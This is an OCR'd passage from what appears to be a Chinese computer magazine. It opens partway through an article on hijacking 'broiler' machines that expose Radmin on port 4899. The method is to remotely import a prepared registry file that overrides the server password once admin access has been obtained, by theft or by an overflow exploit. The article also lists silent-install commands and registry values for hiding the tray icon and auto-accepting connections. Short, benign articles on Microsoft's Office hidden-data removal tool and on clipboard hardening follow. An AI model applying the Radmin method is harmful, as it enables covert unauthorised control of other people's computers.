


图 3



图 4




图 5

不用我说，大家也能看出区别来了吧？

试验到这里，我突然有了一个灵感：如果我们把关于 Radmin 服务端的设置（包括密码和 NT 安全设置）导入到注册表，替换掉原先的注册表，是不是会出现另外一种对我们相当有用的情况呢？我刚才的密码已设为空，连接时不会出现密码验证对话框，所以我直接把 8.reg 导入，然后再在 Radmin 中连接我自己（即 127.0.0.1），果然出现要求验证的对话框，点"取消"之后，我又把 15.reg 导入注册表，双击 127.0.0.1 的图标连接，在弹出的对话框中输入 8 位密码，提示"密码错误"，我又再次将 8.reg 导入，连接后输入 15 位密码，提示"密码错误"，我再输入 8 位密码，则连接成功，在我的面前出现一大堆我的桌面（大家可以自己做个同样的试验，我就不再截图了）。成功了！说明直接导入我们自己的设置可以更改原先的密码设置（不知道大家看到这里，有没有发现偶的良苦用心？）。

通过上面单调烦琐的操作，得到一个对我们有用的入侵方法：大家先备份好一个设置好的 Radmin 服务端的注册表，在以后扫描到有 4899 端口开放的肉鸡，连接时又有密码保护的情况下，只要把早已备好的注册表远程导入即可轻松搞定，为我们省下了宝贵的时间，何乐而不为呢？但是要有一个前提件啊，你们得想办法搞到对方的管理员帐号，不管是拿斧头威胁（嘴里喊着："IC、IP、IQ 卡，通通告诉我密码！"），还是溢出后添加管理员用户（后者的方法最好，对方觉察不到）。

最后，我再讲一下关于 Radmin 的常用命令和注册表结构功能，以其默认服务端 r-server.exe 为例：

```
r-server.exe /start 运行服务
r-server.exe /setup 服务端设置
r-server.exe /stop 停止服务
r-server.exe /install 安装服务
r-server.exe /uninstall 移除服务
r-server.exe /silence /install 以安静模式安装服务
r-server.exe /silence /uninstall 以安静模式移除服务
```

大家看下图 6。




图 6

在 RAdmin 的注册表部分里，

[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters]部分是关于 RAdmin 服务端的"选项"和"设置口令"。

而[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Users]部分则是在添加了"使 NT 安全"→"许可"后才会出现的，其参数对应了用户的信息。

各部分的参数详解：

"NTAuthId"=hex:09,00,00,00 对应"使用 NT 安全"的用户 ID

"NTAuthEnabled"=hex:01,00,00,00 如果改为"NTAuthEnabled"=hex:00,00,00,00 则禁用"使 NT 安全"选项

"Port"=hex:23,13,00,00 对应用户选择的端口设置，当前值为默认 4899

"Timeout"=hex:0a,00,00,00 对应"连接确认"的"超时"选项，单位为秒

"EnableLogFile"=hex:00,00,00,00 对应"日志"的"日志文件名"选项，改为

"EnableLogFile"=hex:01,00,00,00 则"日志文件名"为选

中状态，日志记录路径可用

"LogFilePath"="d:\\radmin2.1\\logfile.txt" 日志记录的路径

"FilterIp"=hex:00,00,00,00 对应"使用IP过滤"选项

"DisableTrayIcon"=hex:01,00,00,00 是否"隐藏托盘图标"，改为"DisableTrayIcon"=hex:01,00,00,00则显示托盘图标

"AutoAllow"=hex:00,00,00,00 对应"连接确认"的"超时后自动拒绝"选项，改为"AutoAllow"=hex:01,00,00,00对应"连接确认"的"超时后自动允许"选项

"AskUser"=hex:00,00,00,00对应"连接确认"的"使用用户许可"选项，改为"AskUser"=hex:01,00,00,00，则禁用"使用用户许可"选项

"EnableEventLog"=hex:00,00,00,00 对应"日志"的"使用日志记录"选项

"Parameter"=hex:56,81,60,1b,bf,2d,ac,9d,fd,3a,f1,1d,9a,1f,9d,38 密码设置部分

我要说的都写在这里了，本来当晚我就想攻破几个肉鸡的帐号，但是由于偶用的小猫，速度慢，没能成功，又怕老妈说偶在浪费电话费，就睡觉去了。

让你的Office文档从此不再泄密

零点

Office文档中包含了用户的许多机密，手动清除不久麻烦而且容易漏项。在此向您推荐一款来自微软的小软件rhdtool.exe，它能将隐藏在Office文档中的秘密一网打尽，包括：批注、以前的作者和编辑者、用户名、个人摘要信息、修订标记、版本、VB宏、传送名单、电子邮件头、方案备注。让你的Office文档从此不再泄密！

rhdtool.exe小档案

文件名：rhdtool.exe

下载地址：http://download.microsoft.com/download/9/d/4/9d4954f5-f7cd-4702-ad6f-44d8fbfe3765/rhdtool.exe

文件大小：264KB

最新版本：1.1

适用范围：Word、Excel、PowerPoint

一、软件安装

默认的安装路径是C:\Program Files\Microsoft Office\Remove Hidden Data Tool。

安装后不会生成启动快捷方式，而是在Office文档的"文件"菜单下生成一个命令项——"删除隐藏数据"。也就是说它相当于Office程序的一个加载项。

二、软件使用

下面以清除Word文件中的隐藏数据为例进行说明。

首先，打开一个Word文件。

依次单击"文件→删除隐藏数据"（如果要进行处理的文件尚未存盘，请先进行存盘操作），弹出如图1所示的对话框。

单击"浏览"，为清除隐藏数据后的文件指定保存位置和文件名（为方便后面的叙述，设文件名是：1232.doc）。然后按提示单击"下一步→完成"即可。




图1

隐藏数据是否真的全部清除了呢？让我们来验证一下。

双击前一步生成的新文件1232.doc，你就会发现它已自动为其设置了"建议以只读方式打开"属性，如图2所示，不管你点击"是"或"否"都可以，只不过单击"是"后，不能以原文件名存盘，但这不影响下面的验证结果。单击"文件"下的"属性"，你就会发现其下是一片空白，当然，那些机密的隐藏数据被一网打尽了。




图2

三、软件使用注意事项

如果在"文件"菜单中未看到"删除隐藏数据"命令，请检查下列设置：在"工具"菜单中，单击"选项"，然后单击"安全性"选项卡，在"宏安全性"下，单击"宏安全性"，单击"可靠发行商"选项卡，选中"信任所有安装的加载项和模板"复选框，然后单击"确定"两次即可。

（文章中涉及到的程序rhdtool.exe已经收录于光盘中）

安全使用剪贴板

李士军

剪贴板是我们使用电脑时常用的一个小工具，在上网的时候，我们会经常使用剪贴板来复制一些重要的信息，如邮箱密码，注册表信息等，但有一天，我的这些信息，被一个朋友以E-mail发了过来，后来我才明白了，原来是剪贴板窃取的信息。

剪贴板是与Clipbook服务相关联的，依次单击开始→程序→管理工具→服务，在弹出的系统服务中双击Clipbook服务项目。在弹出的"Clipbook属性"中可以看到当前状况。如果处于"已禁用"选项，再单击"停止"同时打开"启动类型"下拉菜单，选中"已禁用"选项，再单击"确定"按钮，重启后，Clipbook服务便被停用了。

此外，Clipbook还与Network DDE服务存在依赖关系，因此，将Network DDE服务停掉，非法攻击者也无法远程查看本地系统剪贴板中的信息。

打开IE，依次单击工具→Internet选项，在弹出的选项设置窗口，单击"安全"标签，再单击"自定义级别"按钮，在"安全设置"对话框中，找到"脚本"设置项，再找到"允许通过脚本进行粘贴操作"设置选中"禁用"选项，单击确定。


如果你使用的是IE 5.0或5.5版本，建议升级为IE 6.0，并把IE 6.0 SP1补丁打上，这里建议大家使用Mozilla Firefox浏览器，不仅可以避免以上危险的发生，还可以识别SSL技术加密的网站，并以黄色高亮显示URL和网站名称，对网上银行交易很有好处。


Chinaren校友录

班级像册随你看

